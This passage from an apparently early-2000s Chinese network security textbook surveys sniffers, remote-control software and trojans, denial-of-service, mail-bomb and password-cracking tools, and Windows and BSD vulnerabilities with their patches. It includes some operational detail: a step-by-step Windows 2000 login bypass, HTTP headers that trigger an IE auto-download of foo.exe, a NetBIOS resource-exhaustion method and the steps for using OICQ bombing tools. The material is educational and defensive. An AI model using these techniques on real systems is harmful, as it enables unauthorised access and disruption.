Sniffer 分布式分析工具包是该家族的另一个重要的成员，它将 Expert 分析软件与支持分布式 RMON 的分布式 Sniffer 系统相适应，提供了先进的网络故障隔离和性能管理解决方案，是惟一与 RMON2 相适应的基于专家分析系统的网络和应用管理系统。通过结合中央控制平台与分布全网的网络分析器（Distributed Sniffer System，DSS），同步收集 RMON2 统计数据，全天候地监控整个网络运行情况，该套件主要包括分布式远程监控分析器（DSS/RMON Analysis Software）和分布式远程监控服务器（DSS/RMON Server），DSS/RMON 探测器对 OSI 模型的 7 层结构均进行分析，直接监控网络状态，并把收集到的数据通过网络送达服务器，管理员则可在远端通过网络连接到服务器实现对网络的远程控制；可选配件包括 Ethernet Servers、Gigabit Servers、FDDI Servers、Token Ring Servers、WAN Servers、HSSI Servers 和 ATM Servers 等 7 种。

5. NetXRay 的介绍

NetXRay 是由 Cinco Nerworks 公司开发的一个用于高级分组检错的程序，它可以提供分组获取和译码的功能，可以提供图形以确切地指出网络上哪里出现严重的业务拥塞。

6. Sniffit 的介绍

Sniffit 是由 Lawrence Berkelay 实验室开发的，运行于 Solaris、SGI 和 Linux 等平台的一种免费的网络监听软件，具有强大的功能并且使用非常方便。它主要针对 TCP/IP 的不安全性，对运行该协议的计算机进行监听。使用时，用户可以选择源地址、目标地址或地址集合，还可以选择监听的端口、协议和网络接口。

7. 网络刺客的介绍

网络刺客运行在 Windows 系列的 32 位操作系统之上，不过在 Windows NT/2000 下还不能使用网络监听功能。

2.5.3 远程控制类（包含木马类）

远程控制软件对于需要管理散布在网络上的各个节点的网络管理员来说是极其方便的工具，配置了远程控制软件后，管理员就能接管某个或是某些主机来解决几乎所有问题。但是几乎所有的远程控制软件都存在安全隐患。当然，所说的这些软件都是授权的管理员所选择的。而特洛伊木马从某种角度看也是一种远程控制软件，这是因为它的使用往往都是包含着某种破坏目的，有时甚至可以把它看成是一种病毒。

常见的主流远程控制软件有 PcAnywhere、ReachOut、Remotely Anywhere、Remotely Possible / ControllT、Timbuktu、Virtual Network Computing （VNC）和 Citrix。常见的木马类工具有 BO 2000、冰河、SubSeven 和 YAI 等。

1. PcAnywhere 的介绍

出自 Symantec 公司的 PcAnywhere 是市场上最为流行的远程控制软件产品之一，它的吸引人之处在于它的安全性。尽管所有的远程控制软件都有各自的问题，但与其他产品相比，PcAnywhere 却拥有最安全的保证。PcAnywhere 提供的安全特性包括有健壮的密码强制执行，候选的认证形式，对初始定制文件的密码保护，调用完毕时注销用户，对流动的分组进行加密，限定登录尝试次数以及记录失败的登录尝试。但同时，它也具有与其他产品相同的弱点，即可以用 Revelation 显示密码。

2. ReachOut 的介绍

ReachOut 出自 Stac Electronics 公司，是另外一个稳固的远程控制产品，不过它与前者相比少了些安全特性，包括健壮的密码强制执行，候选的认证形式，以及对初始定制文件的密码保护。但这与它只是打开了一个 TCP/UDP 端口（端口号为 43188）息息相关，毕竟只是打开一个端口便限制了可能的入侵数量。

3. Remotely Anywhere 的介绍

Remotely Anywhere 出现较晚，但是相对来说更具有发展力。该产品提供了对台式主机的典型远程控制能力，就总体的系统管理（不光是远程控制）而言，Remotely Anywhere 更加显示了其强大的管理能力。除了典型的远程控制功能外，它通过 Web 浏览器提供了几乎所有的 NT 管理功能。

在通过 Web 浏览器配置和管理远程系统上，用户、用户组、注册表、记录日志、进程、任务调度器、进程清单、文件管理器、驱动程序及服务都可用。这意味着不必真正接管 GUI 就能管理一个远程 NT 系统。

4. Remotely Possible / ControllT 的介绍

Remotely Possible / ControllT 出自 Computer Associates 公司。是一个使用较广泛的产品。但是它提供的安全特性很少，像健壮的密码强制执行，对初始定制文件的密码保护，记录失败的登录尝试等都不可行。

5. Timbuktu 的介绍

Timbuktu 出自 Netopia 公司。是除了 PcAnywhere 外使用很多的另一个远程控制产品。它具有一些稳固的安全特性，例如最小密码长度、密码重用频率、候选的认证形式以及密码的有效期限。优点是它不可用 Revelation 显示密码。

6. Virtual Network Computing（VNC）的介绍

Virtual Network Computing （VNC）出自英格兰剑桥 AT&T 研究实验室，它拥有传统的远程控制产品不具备的很多独有特性。首先是它的交叉平台能力，此外它还提供一个 Java 接口，可以在能解释 Java 的任何浏览器上使用。另外它还是免费的。但同时，它也具有与其他产品相同的弱点，即可以用 Revelation 显示密码。

7. BO 2000 的介绍

BO 2000 的全称是 Back Orifice，取这个名字是为了讽刺微软公司开发的 Back Office 系统。它是由旧金山的一个名为“死牛崇拜”（Cult of Dead Cow）的黑客组织开发的。BO 是一个可以搜集信息，执行系统命令，重设置机器，重定向网络的客户端/服务器应用程序。只要远程机器执行了 BO SERVER 程序，用户就可以连接这部机器，执行上述的动作。虽然 BO 可以当作一个简单的监视工具，但它主要的目的还是控制远程机器和搜集资料。BO 匿名登录和可能恶意控制远程机器的特点，使它成为在网络环境里一个极其危险的工具。

8. 冰河的介绍

冰河是由国内某黑客组织成员黄鑫编写的特洛伊木马，是目前网上流行的中文木马程序，它的界面直观友好，即使是初学者也非常容易掌握。

2.5.4 入侵工具类

黑客所采用的入侵方式千差万别，有入侵服务器的，使得被入侵的目标服务器无法提供正常的服务；有入侵邮箱的，黑客将一大堆的垃圾邮件或是恶意邮件发给用户，由于每个用户的邮箱容量是有限的，因而造成用户的邮箱爆满而无法正常地收发邮件等，现分别简单地加以举例说明。

1. 拒绝服务型工具

这类入侵有 WinNuke、Voob、IGMP Nuke OSR、IP Hacker、Nuke、TearDrop 和 Ssiping 等。

它们主要利用 Windows 95/NT 下 NetBios 网络协议的例行处理程序 OOB 的漏洞，将信息资料封装以 OOB 方式放至某个 IP 地址的开启端口上（通常为 139、138、137 或 113），这样就可能导致计算机突然死机。遭受此类入侵的对象主要是采用 Windows 95 系统的计算机，而 Windows 98 系统的防御能力已大大加强。若安装的是 Windows 95 操作系统，则可通过手工修改注册表予以完成。方法是：打开注册表，在 HKEY_LOCAL_MACHINE/System/CurrentControlSet/Services/VxD/MSTCP 新建字串值“BSDUrgeNT”，将此键值设置为“0”，并将 \Windows\System 中的 Vnbt.386 更名为 Vnbt.bak 即可。此外，还可使用 Nocrash，ntinuke，Nukeab 等程序予以防范入侵。

2. 分布式拒绝服务工具

这类工具有 Trinoo、TFN、Stacheldraht、TFN2K 和 Trinity v3 等。

“分布式拒绝服务”即为“DDoS（Distributed Denial Of Service）”。这也是一种特殊形式的拒绝服务。它是利用多台已经被入侵者所控制的机器对某一台单机发起入侵，在这样的带宽相比之下被入侵的主机很容易失去反应能力。现在这种方式被认为是最有效的入侵形式，并且难于防备。但是利用 DDoS 有一定难度，没有高超的技术是很难实现的，因为要求入侵者不但熟悉入侵的技术而且还要有足够的时间和才智。但是，已经有黑客编写出了傻瓜式的工具，所以现在的 DDoS 相对变得简单了。

3. 邮件炸弹工具

这类工具有 KaBoom!、emailbomb、QuickFyre、Amail 和雪崩等。

电子邮件炸弹是一种让人厌烦的入侵。传统的邮件炸弹大多只是简单的向邮箱内扔去大量的垃圾邮件，从而充满邮箱，大量的占用系统的可用空间和资源。使机器暂时无法正常工作。如果是拨号上网的用户利用 pop 来接收的话那么还会增加联网时间，造成费用和时间的浪费。事实上这样的工具在网络中随时都可以找到，不单是如此，更令人担心的是这些工具使用方法简单，往往会让一些刚刚学会上网的人利用。同时这些工具有着很好的隐藏性，能保护发起入侵者的地址。过多的邮件垃圾往往会加剧网络的负载力和消耗大量的空间资源来储存它们，过多的垃圾信件还将导致系统的 log 文件变得很大，甚至有可能导致文件系统的溢出，这样会给 UNIX 和 Windows 等系统带来危险。除了系统有崩溃的可能之外，大量的垃圾信件还会占用大量的 CPU 时间和网络带宽，造成正常用户的访问速度过慢。例如，近百人同时向某国的大型军事站点发去大量的垃圾信件，那么很有可能导致此站点的邮件服务器崩溃，甚至造成整个网络中断。

4. OICQ 炸弹工具

这类工具有 OICQSpy 和 OICQ Nuke 等。

OICQ 是目前在国内最流行的一个网络聊天和通信工具，虽然这是受到了 ICQ 的启发而制作的一个软件，但是它凭借着强大的功能、精美的界面以及对中文的良好支持已经在诸多的国产 ICQ 类软件中牢牢的占据了“老大”的地位。现在使用 OICQ 的注册用户数量达到千万之多，它的工作方式是将每一个安装了 OICQ 的计算机作为一台远程终端，通过网站主机来实现互相之间的联系。这样仅仅在刚开始登录的时候有一个身份验证，而身份验证通过之后则不采用特殊的功能来对从不同 IP 地址发送来的信息进行验证与过滤，所以存在很多的安全隐患。

（1）OICQ Nuke 介绍

OICQ Nuke 就是 OICQ 炸弹的意思，但是使用 OICQ Nuke 必须要知晓对方的 IP 地址。在主窗口中输入本机所使用的端口号和要假冒的 OICQ 号码，并通过其他的工具查找出对方的 IP 地址，接着确定发送给对方的信息数目以及在右边的窗口中键入一个信息的内容，最后按下“开火”键，在很短的时间内就能够给对方发送出大批量的信息。

（2）OICQSpy 介绍

这是一款 IP 地址、端口和用户地址查询，并进行炸弹攻击的工具。使用 OICQSpy 的时候需要先设定服务器的地址、端口以及代理服务器的端口，并且选定安装路径和数据库路径，还可以选择是否自动运行主程序。设置完成之后，只要在上线的情况下点击图中的企鹅图标按钮就会自动运行，同时会在窗口中显示当前在线的好友名单与相应的信息，此时选择其中一个并按下炸弹图标则可给对方发送信息炸弹。

2.5.5 加密解密类

在日常的计算机操作过程中，随时都要用到密码，譬如开机也许会设个开机密码（CMOS密码），进入 Windows 2000 或是 Windows NT 需要用户密码，还有压缩文件的密码，保存 Word 文件的密码，加密文件时的密码等。而不安全的选择密码往往是给黑客们打开了一个方便之门，尽管网络管理员精心配置了网络的安全设置。因此，有必要对这些工具有所了解。

1. 查看“ *** ”密码的工具——007 Password Recovery

007 Password Recovery 是一种密码恢复工具，它运行在 Windows 95/98 和 Windows NT 操作系统上，可以帮助用户阅读隐藏于“ *** ”下的密码。

2. 破解 ZIP 文件密码工具——Advanced ZIP Password Recovery

Advanced ZIP Password Recovery 是一种比较流行的破解 ZIP 文件密码的工具，它的使用非常方便。

3. 破解 Accesss 数据库密码的工具——Access 密码读取工具

Access 密码读取工具是一款专门用于破解 Access 数据库密码的软件。

4. E-mail 密码破解工具——EmailCrk

EmailCrk 是一个专门用于破解邮箱密码的软件。

5. Windows NT 密码破解工具——L0phtCrack

L0phtCrack 是在 Windows NT 平台上使用的破解 Windows NT 用户密码的工具。

6. UNIX 破解工具——John the Ripper 和 Crack Jack

其他类似的解密加密工具还有很多，例如破解 ICQ 密码的工具，破解 Word 文档密码的工具等等，在这就不一一列举了。

2.5.6 其他工具类

IP 欺骗可用一句话来概括：它是一种通过伪造来自某个受信任地址的数据包来让某台计算机认证另一台计算机的复杂技术。即使系统本身没有任何漏洞，仍然可以使用 IP 欺骗手段来达到入侵目的，这种欺骗纯属技术性的，一般都是利用 TCP/IP 本身存在的一些缺陷。它由若干部分组成。目前，在因特网领域中，它成为黑客入侵时采用的一种重要手段。

这类工具包括 Hunt、ipspoof、Spoofit 和 uggernaut。

第 3 章　网络脆弱性分析

网络的脆弱性可以说与生俱来，因特网源于美国的 ARPAnet 计划，其目的是建立分布式的、存活力强的全国性信息网络。ARPAnet 基于分组交换的概念，在网络建设和应用发展的过程中，逐步产生了 TCP/IP 这一广泛应用的网络标准。可见因特网的基石便是 TCP/IP，该协议在实现上力求效率，却没有考虑安全因素，因为那样将增大代码量，从而降低 TCP/IP 的运行效率，所以说 TCP/IP 本身在设计上就没有充分考虑到安全性，因此存在这样或那样的先天缺陷，再加上各种操作系统的不同，网络连接的方式不同，致使网络存在太多的漏洞，也正是这些漏洞使得黑客能通过利用这些来达到其自身的各种非授权的目的。TCP/IP 存在以下常见的安全漏洞。

（1）容易被窃听和欺骗。大多数因特网上的流量是没有加密的，电子邮件口令和文件传输很容易被监听和劫持，可以实现这些行为的工具很多，而且在网上是免费提供的。

（2）脆弱的 TCP/IP 服务。很多基于 TCP/IP 的应用服务都在不同程度上存在着安全问题，这很容易被一些对 TCP/IP 十分了解的人利用，一些新的处于测试阶级的服务有更多的安全缺陷。

（3）缺乏安全策略。许多站点在防火墙配置上无意识地扩大了访问权限，忽视了这些权限可能会被内部人员滥用，黑客从一些服务中可以获得有用的信息，而网络维护人员却不知道应该禁止这种服务。

（4）配置的复杂性。访问控制的配置一般十分复杂，所以很容易被错误配置，从而给黑客以可乘之机。

归纳起来，网络的脆弱性主要存在于以下几个方面：

- 操作系统的缺陷；
- 网络设备的缺陷；
- 应用软件的缺陷；
- 网络服务的缺陷；
- 管理上的缺陷；
- 其他缺陷。

在本章的第 1 至第 6 节将对它们分别加以详细说明。

通过本章的学习，读者将对网络的脆弱性有一个清醒的认识，从操作系统到网络设备到应用软件，网络服务无不存在安全漏洞，这些都给黑客们带来了可乘之机，所以无论是网络安全管理人员，还是每个使用计算机的普通用户，都要加强安全意识并采取一定的防范措施，才不至于被黑客随便入侵。

3.1　操作系统的缺陷

任何操作系统都可能存在种种漏洞，这些漏洞产生的原因很多，主要有以下几种。

（1）操作系统结构体制本身的缺陷。有很多操作系统的程序是可以动态链接的，所以其提供的很多驱动程序和系统服务可以通过打补丁的方式进行升级，这无疑给黑客留下了后门。

（2）操作系统允许创建进程，甚至可以在网络的节点上进行远程进程的创建和激活，更重

要的是被创建的进程还有继承创建进程的权利，一旦这一用户是黑客结果就可想而知了。

（3）操作系统中通常都有守护进程，实际上就是一些系统进程，它们一般在后台运行，等待某些条件的出现，一旦条件出现，它们就可以运行下去。问题是这些进程却经常被黑客利用，更让人感到无法相信的是这些进程的权限与操作系统核心层服务一样。

（4）此外，有的操作系统提供远程过程调用，却没有提供足够的安全验证功能；有的提供网络文件系统服务功能，可是其配置需要很好地考虑才能保障安全性。

（5）最后，有的操作系统还提供了隐蔽的信道。

微软公司的 Windows 操作系统采取源代码不公开的方式来保证安全性，事实上，由于该系统在全世界的广泛使用，了解、熟悉并研究它的黑客越来越多，发现的漏洞也越来越多。而这些漏洞并不因为微软公司不公开源代码而不被暴露出来，由于它的测试远远少于开放代码的软件，就可能存在更多的问题，也使得更多的新黑客一族加入到“研究”行列。

再看看那些源代码公开的操作系统，了解 UNIX 系统的人都知道，FreeBSD 继承了非常成熟的 BSD 代码，以及采用了开放源代码的策略，从某种意义上讲，FreeBSD 是非常安全的系统，然而这也不能保证系统中绝对没有问题存在。以 FreeBSD 4.3 为例，它存在一个设计上的漏洞，允许用户在其他进程中插入 signal handlers。问题出在 rfork（RFPROC|RFSIGSHARE），如果子进程执行一个 setuid 程序，然后父进程设置一个 signal handlers，这个 signal handlers 将会在子进程中被复制。发送一个信号给子进程将导致 signal handlers 被执行。利用此漏洞，本地入侵者能取得 root 权限。可以想象，一旦某人在 UNIX 或是类 UNIX 操作系统中取得了 root 权限，他还有什么事不能做呢？

事实上因特网中所使用的操作系统可以说是千差万别，既有微软公司的 Windows 95/98/2000/NT，也有专业网站所使用的 DEC UNIX，Solaris、Sco UNIX 和 Linux。而所有的这些操作系统均存在漏洞和缺陷，无论它是公开源代码的，还是未公开源代码的。

下面分别就不同的操作系统给出一些常见的系统漏洞例子并加以说明。

3.1.1 Windows 操作系统

Windows 操作系统可以说“统治”着全球大多数的个人计算机，也正因为如此，技术高手们殚精竭虑的研究它并发现且公布了其不胜枚举的漏洞和缺陷。

以 Windows 2000 来讲，Windows 2000 可以说是微软公司 2000 年的骄傲，它不仅是微软公司花费时间最长的开发项目，而且集成了以前各个版本 Windows 系统和 Windows NT 系统的功能，成为下一代的操作系统。然而，在 Windows 2000 中却发现了安全漏洞，而且还不止一个。

1. Telnet 漏洞

首先被发现的是 Windows 2000 的 Telnet（远程连接服务）漏洞。Telnet 程序让使用者借助一台个人计算机连上网络服务器，并且自远程遥控，执行另一台计算机上的命令。这次的问题出在微软简便的统一登录（Sign-on）功能上，这原本是为了省去使用者每次 Telnet 连线都必须重新输入用户名称和密码的麻烦，改用自动提供使用者名称和加密密码的方式，但是黑客可在网页或电子邮件中植入链接，然后启动受害者的 Telnet 程序，以窃取密码。一旦加密的密码被黑客拦截，就可能用密码破解程序判断实际密码。Telnet 的安全漏洞可能导致怀恶意的黑客从其他不知情的用户处窃取用户的资料信息。即使需要密码登录的计算机也难逃此劫。其入

侵方式为：黑客进入一受害者的计算机，该受害者的计算机可登录到另一名将成为受害者的计算机。当受害者的计算机请示第三方计算机的认证时，黑客通过此通道就可自动获取第三者的用户密码。之后，微软公司马上又发布了新的补丁程序来修补漏洞。

2. 本地操作漏洞

Telnet 漏洞是一个计算机上网后会被黑客袭击的漏洞，但不幸的是，Windows 2000 中还有本地操作的漏洞。简单地说，Windows 2000 的设计初衷是在启动后出现一个登录窗口，不同的用户以自己不同的用户口令和密码进行登录，同时获得不同的使用权限。这套机制在 Windows 98 中是没有的，在 Windows 98 中的登录窗口只需要选择取消就可以直接进入系统。但 Windows 2000 这套用户登录机制也出现了大漏洞，任何人只要能本地接触到计算机，就能访问本地计算机中的信息，那个登录验证窗口形同虚设。

3. 登录漏洞（最严重的漏洞）

在 Windows 2000 启动之后，按照屏幕提示按下“ALT＋Ctrl＋Del”组合键进行登录，在登录界面将光标移至用户名输入框，按键盘上的“Ctrl+Shift”组合键键进行输入法的切换，屏幕上出现输入法状态条，在出现的“全拼”输入法中将鼠标指针移至输入法状态条，单击鼠标右键，出现的选单中选择“帮助”命令，然后继续选择“输入法入门”，在窗口顶部会出现几个按钮，奥妙就在“选项”按钮上。如果系统是未安装 Windows 2000 ServicePack1 或 IE 5.5 的系统，用鼠标左键单击“选项”按钮，在出现的菜单中选择“主页”命令，这时在已出现的帮助窗口的右侧会出现 IE 浏览器界面中的“此页不可显示”页面，其中有个“检测网络设置”的链接，点击它就会出现网络设置选项，这样任何人都可以对网络设置甚至控制面板做任何修改。或者之前用鼠标左键单击“选项”按钮时，在出现的菜单选择“Internet 选项”命令，就可以对主页、链接，安全、高级选项等做任何修改。最为严重的是用鼠标右键单击先前提到的“选项”按钮会出现一个菜单，选择“跳至 URL”命令，这时出现一个对话框，其中有一个“跳至该 URL”输入框，输入想看到的路径，比如“c:\”，那么这时在已出现的帮助窗口的右侧会出现资源管理器 C 盘的界面显示，这时已经是系统管理员权限对 C 盘进行操作了。操作者可以对看到的数据做任何的操作，这样他就完全绕过了 Windows 2000 的登录验证机制。

如果系统是安装了 Windows 2000 ServicePack1 或 IE 5.5 的系统，上面所用的“网络设置选项”就不能执行了，但“Internet 选项”仍可执行。资源管理器界面仍可出现，通过路径输入，所有的文件夹中的文件和根目录下的文件都可看到，但已不能直接对文件夹和文件进行操作，然而仍可以用鼠标右键单击选中文件夹和文件选择进行删除、重命名和发送到软盘等操作，而且更为严重的是操作者可以对文件夹进行共享操作，在单个文件出现的对话框中选择属性，就可以任意添加共享权限，如任何人都能完全控制的权限，这样网络中的所有人都可以通过网络远程登录完全控制所有数据资料。

下面再介绍 Windows 98 常见安全漏洞以及解决方案。

1. 共享密码校验漏洞

微软 NETBIOS 协议的口令校验服务端在对客户端的口令进行校验时是以客户端发送的数据长度为依据的。如果客户端设置数据包中密码长度域为 1，并发送一个字节的明文口令给服务端，服务端就会将客户端发来口令与服务端保存的共享口令的第一个字节进行明文比较，如果匹配就认为通过了验证。

2. ICMP 漏洞

关于 ICMP 的入侵有很多，像 WINNUKE、SPING 和 TEARDROP，比如 WINNUKE 可对使用 Windows 3.11/95/NT 操作系统的上网者进行入侵。它可向某一 IP 地址发送“OOB”（Out of Band）数据，并入侵 139 端口（NETBIOS），如果入侵者进行端口监听，还可入侵其他端口。当被入侵的计算机收到“OOB”数据后，无法对数据进行处理，并出现因特网连接中断或蓝屏死机等现象。

补丁网址：http://support.microsoft.com/support/kb/articles/Q154/1/74.asp

3. ARP 拒绝服务漏洞

影响 Windows 98 系统，当向运行 Windows 的主机发送大量无关的 ARP 数据包时，会导致系统耗尽所有的 CPU 和内存资源而停止响应。如果向广播地址发送 ARP 请求时，可能导致整个局域网停止响应。

4. IPX Ping 包拒绝服务漏洞

由于不正确的通过端口 0x456 发送一些不规范的 IPX/SPX Ping 包可能导致服务器出现拒绝服务。IPX/SPX 协议在 Windows 98 默认安装情况下是没有安装的，而在 Windows 95 默认安装时如果系统检测到网卡后此协议将自动安装。如果 IPX/SPX 协议被禁止，Windows 9x 将接收特殊的畸形 IPX Ping 包，而且发送源地址已被修改为广播地址，并且将导致广播紊乱，促使带宽饱和，出现拒绝服务。如果源地址已被修改为广播地址，则此网段中的每台计算机都将响应此 Ping 请求，如此多的响应将导致网络瘫痪。

5. NetBIOS 缓存漏洞

在 Windows 95/98/NT 4.0/2000 中的 NetBIOS 高速缓存执行允许远程插入动态缓存条目，而且可以移走动态和静态缓存条目。这是由 NetBIOS 缓存的实现和 CIFS（Common Internet File System）浏览协议之间的交互引起的。CIFS 浏览协议用来生成网络资源的列表，该协议被用在“网上邻居”和“我的网络”等服务中。它还定义了一些浏览帧，这些帧被封装在 NetBIOS 数据包中。当从 138 号 UDP 端口接收到一个浏览帧的请求时，NetBIOS 数据包中的信息被提取出来并添加到 NetBIOS 缓存中。这些信息包括源和目的地的 NetBIOS 名字，第 2 源 IP 地址以及 IP 头。远程的恶意用户可以通过发送单播或广播类型的 UDP 数据包，从而使得 NetBIOS 名字到 IP 地址的解析进行重定向，在其控制之下转发到任意的 IP 地址。一旦 NetBIOS 缓存被 UDP 数据包破坏，就不再需要预测事务标识（据报道，事务标识是一个很容易预测的 16bit 的标识）。为了刷新缓存中的动态条目，用户可以发送一个正向名字查询（Positive Name Query）响应，在该响应中提供另一个 IP 地址给 NetBIOS 名字映射。

安全建议：Windows 的 NETBIOS 有很多缺陷，建议对 NETBIOS 进行安全配置。

6. NetBIOS 空源主机名导致系统崩溃漏洞

当 Windows 95/98 收到一个 NetBIOS 会话的包，这个包中源主机名被设置成 NULL 时，将导致发生不可预料的错误，如系统崩溃、蓝屏、重启动、死锁或者丢失网络连接等。

7. 无效驱动器类型拒绝服务漏洞

如果一个 Microsoft Windows 9x 客户端连接到一个文件 / 打印共享服务器时，服务器返回一个错误驱动器类型，那么将导致客户端崩溃，必须重新启动来恢复正常功能。下列驱动器类

型是 Windows 9x 能识别的：驱动器号、LPTx、COMMx 和 IPC。返回给客户端的所有其他的驱动器类型会引起拒绝服务。

8. NetBIOS over TCP/IP 耗尽资源漏洞

NetBIOS 可能由于一个远程开发漏洞而导致拒绝服务。入侵者能够通过连接 NBT 端口而促使系统耗尽网络资源并停止工作。

入侵可通过如下方式来进行：初始化许多连接，然后关闭它们，让目标计算机上的 TCP 管套（socket）处于 FINWAIT_1 状态。尽管这些管套最终将超时并被释放，但入侵者可以持续地发送更多请求，初始化并关闭新的连接，耗尽任何空闲的网络资源。结果将导致 NetBIOS 拒绝正常的服务，直到入侵停止。微软公司在 NT 4.0 sp6 中发布了一个补丁来修补该漏洞。

解决方法：微软公司已经针对此漏洞开发了补丁程序。

下载地址：http://www.microsoft.com/Downloads/Release.asp? ReleaseID=25114

以下列举了 Windows 系统下其他若干漏洞。

- 在 Internet Explorer 5.5/6.0 中自动执行的 HTML 文件

涉及程序：Internet Explorer 5.5/6.0

漏洞描述：下面地址中的文件是一个包含脚本文件和已编译帮助文件“*.chm”的 HTML 文件：http://www.malware.com/html.zip，在真正的帮助文件里已经插入了脚本，帮助文件本身会指回到 HTML 文件并让它执行。因为它是一个正常的 HTML 文件，Internet Explorer 会打开它，插在里面的脚本便被解析。脚本指向同一个文件并使用了 showHelp 函数调用，所以不要以为 HTML 文件不需要小心使用。这个程序是完全无害的，它所做的只是查出“C:\WINDOWS\SYSTEM”里 Mshta.exe 的位置。该程序为 Windows 98 而设计，已经在 Windows 98 上通过测试。

- IE 自动下载程序并运行的漏洞

涉及程序：IE 6 和 IE 5.01 SP2

漏洞描述：在 IE 中存在一个漏洞，如果入侵者利用此漏洞建立一个恶意的站点，当用户使用 IE 浏览这个站点时，在好几种情况下恶意的入侵程序就会自动下载到用户系统上并运行。如当用户浏览的内容中含有以下的 HTTP 应答报头时，就会发生：

Content-Type: audio/x-ms-wma

Content-disposition: inline; filename="foo.exe"

以上描述仅仅是一个实例，使用其他的 Content-Type 报头（像 audio/midi）也存在同样的问题。这个漏洞在以下情况受影响（在 SNS 以前的公告中说仅仅 IE 6 受此漏洞的影响，但是现在被进一步证实 IE 5.01 SP2 也有这样的漏洞）：

① Windows NT 4.0 Workstation + SP6a+ IE 6 + all available fixes [Japanese version]

② Windows NT 4.0 Workstation + SP6a + Windows Media Player 6.4 + IE 6 + all available fixes [Japanese version]

③ Windows 2000 Professional + SP2 + SRP1 + Windows Media Player 6.4+ IE 6 + all available fixes [Japanese version]

④ Windows 2000 Professional + SP2 + SRP1 + Windows Media Player 6.4 + IE 5.01 SP2 + all available fixes [Japanese version]

⑤ Windows 98 + Windows 98 System Update + Windows Media Player 6.4 + IE 6 + all available fixes [Japanese version]

⑥ Windows 2000 Professional + SP2 + SRP1 + Windows Media Player 7.1 + IE 6 + Office 2000 SR-1 + all available fixes [Japanese version]

注意：Windows Media Player 6.4 在 Windows 2000 和 Windows 98 中是默认安装的。

解决方案：下载补丁。

http://www.microsoft.com/windows/ie/downloads/critical/Q321232/default.asp

• Microsoft IE 执行入侵者任意代码漏洞

涉及程序：Microsoft Internet Explorer

漏洞描述：Microsoft Internet Explorer 存在着一个处理 MIME 标头的漏洞，而 MIME 标头可以包含在网页中以及 html 形式的电子邮件中。当受害者浏览网页或者是观看 html 形式的电子邮件的时候，此一漏洞允许入侵者在受害者的计算机上执行任意代码。网页以及 html 形式的电子邮件信息通常都会包含 html 文字，但是也会包含其他的档案文字。在 MIME 标头中的 Content-Disposition 以及 Content-Type 提供了 html 转译软件决定档案格式的信息。在 Microsoft Internet Explorer 中，这些 MIME 标头会被用来考虑是否要执行内嵌的档案，而这些被执行的内嵌档案会忽略它的安全性。

举例来说，如果一个可执行文件（.exe）被内嵌在网页中，利用 MIME 标头隐藏为 JPEG 图（.jpg），Internet Explorer 会把此一执行文件视为 JPEG 图来决定从安全方面考虑是否可以被执行。因为从 MIME headers 所得到的信息，这档案是 JPEG 图文件，所以 Internet Explorer 会立即在主机上执行档案。此一漏洞的结果，可以让入侵者跳过一般在执行执行文件时会弹出的安全警告窗口。而此一执行文件会使用目前使用者的权限来进行执行的动作。在浏览网站或 html 形式的电子邮件的时候，可以利用下载的 dialog box 来中断下载入侵者的执行文件。然而这却要依靠内嵌档案的大小和网络的速度，如果档案很小而网络速度很快，使用者将没有时间阻止档案下载的动作。此一漏洞在 CERT/CC 的相关参考网址为 http://www.kb.cert.org/vuls/id/443699

微软的安全通报：http://www.microsoft.com/technet/security/bulletin/MS01-058.asp

CVE 已给予此漏洞一个安全编号：

CAN-2001-0727http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0727

影响平台：微软 IE 6.0、微软 Outlook、Outlook Express 或其他利用 IE 显示 html 文件的软件。

解决方案：安装补丁，Microsoft 已经在他们的安全公告里提供了补丁程序。

http://www.microsoft.com/technet/security/bulletin/MS01-058.asp

3.1.2 BSD 操作系统

在介绍 BSD 操作系统之前，有必要先将各种 UNIX 操作系统加以区分，以便于更好地了解不同的 UNIX 系统。UNIX 操作系统实际上是一种操作系统规范的总称，在商业领域，不同公司的 UNIX 操作系统有着不同的名字。例如，SUN 公司的 UNIX 操作系统叫做 Solaris，IBM 公司的 UNIX 操作系统叫做 AIX，贝克莱分布式软件系统叫做 BSD，SCO 公司的 UNIX 操作系统叫做 SCO UNIX，惠普公司的 UNIX 操作系统叫做 HPUX，DEC 公司的 UNIX 操作系统

叫做 DEC UNIX，还有 Linux，亦可以看成是 UNIX 的一个分支。

网上曾经报道，中国的几个大型的网络安全站点都被不知名黑客黑了，其中黑客们所用到的技术就来源于针对 BSD 系统 telnetd 的一个溢出程序。由于 BSD 系统的 Telnet 守护进程存在远程缓冲区溢出漏洞，入侵者便可利用此漏洞能取得 telnetd 进程特权，而且通常为 root 权限。这是因为 BSD 在处理 Telnet 协议选项时，“telrcv”函数的结果被存储在一个固定大小的缓冲中。在设计上，它假想了该结果会小于这个缓冲，并且没有进行长度检查。

解决办法：

（1）使用防火墙或包过滤技术限制对 telnet 服务的访问；

（2）下载安装补丁。BSDI：http://www.bsdi.com/services/support/patches

FreeBSD：ftp://ftp.freebsd.org/pub/FreeBSD/CERT/advisor2ies/FreeBSD-SA-01:49.telnetd.asc

此外还有著名的“脆弱的初始序列号漏洞”在某些 BSD 的版本中同样存在，像 FreeBSD FreeBSD 4.1.1、FreeBSD FreeBSD 4.1、FreeBSD FreeBSD 4.0、FreeBSD FreeBSD 3.x 和 FreeBSD FreeBSD 2.x 这些版本均存在这样的漏洞。简单的描述就是，在 TCP 三方握手（连接初始化）期间，收到连接请求的主机会负责生成一个“初始 TCP 序列号”，这个序列号是用来验证连接开始（最终的 ACK）的最后部分是由正确主机完成的（例如，只有最初发出请求的主机才应该响应并使序列号加 1）。依照常理，远程（在局域网以外）TCP 连接哄骗很可能是由可猜测的初始序列号引起的。而它们的可预测性是由它们的生成算法决定的。4.4BSD-Lite2 和派生操作系统（如 FreeBSD）中包含在初始序列号中加入“随机性”的代码。不幸的是，由有漏洞的 BSD 操作系统生成的初始序列号还是可预测的（如果处于特定环境中）。如果入侵者能查看几个建立在它的主机和目标机器之间的合法连接，他就有可能猜测出将要生成的初始序列号。拥有这种能力的入侵者能发出根据基于受害机验证的主机地址的入侵。然而为了有效利用这个漏洞，被哄骗主机必须停机或对 SYN-ACK 没有反应。目标服务器（只使用地址验证）上可能还在使用一个服务或应用程序。

当然，BSD 系统还存在其他的一些漏洞，列举如下。

• FreeBSD ICMP 拒绝服务漏洞

涉及程序：FreeBSD 4.5 ICMP

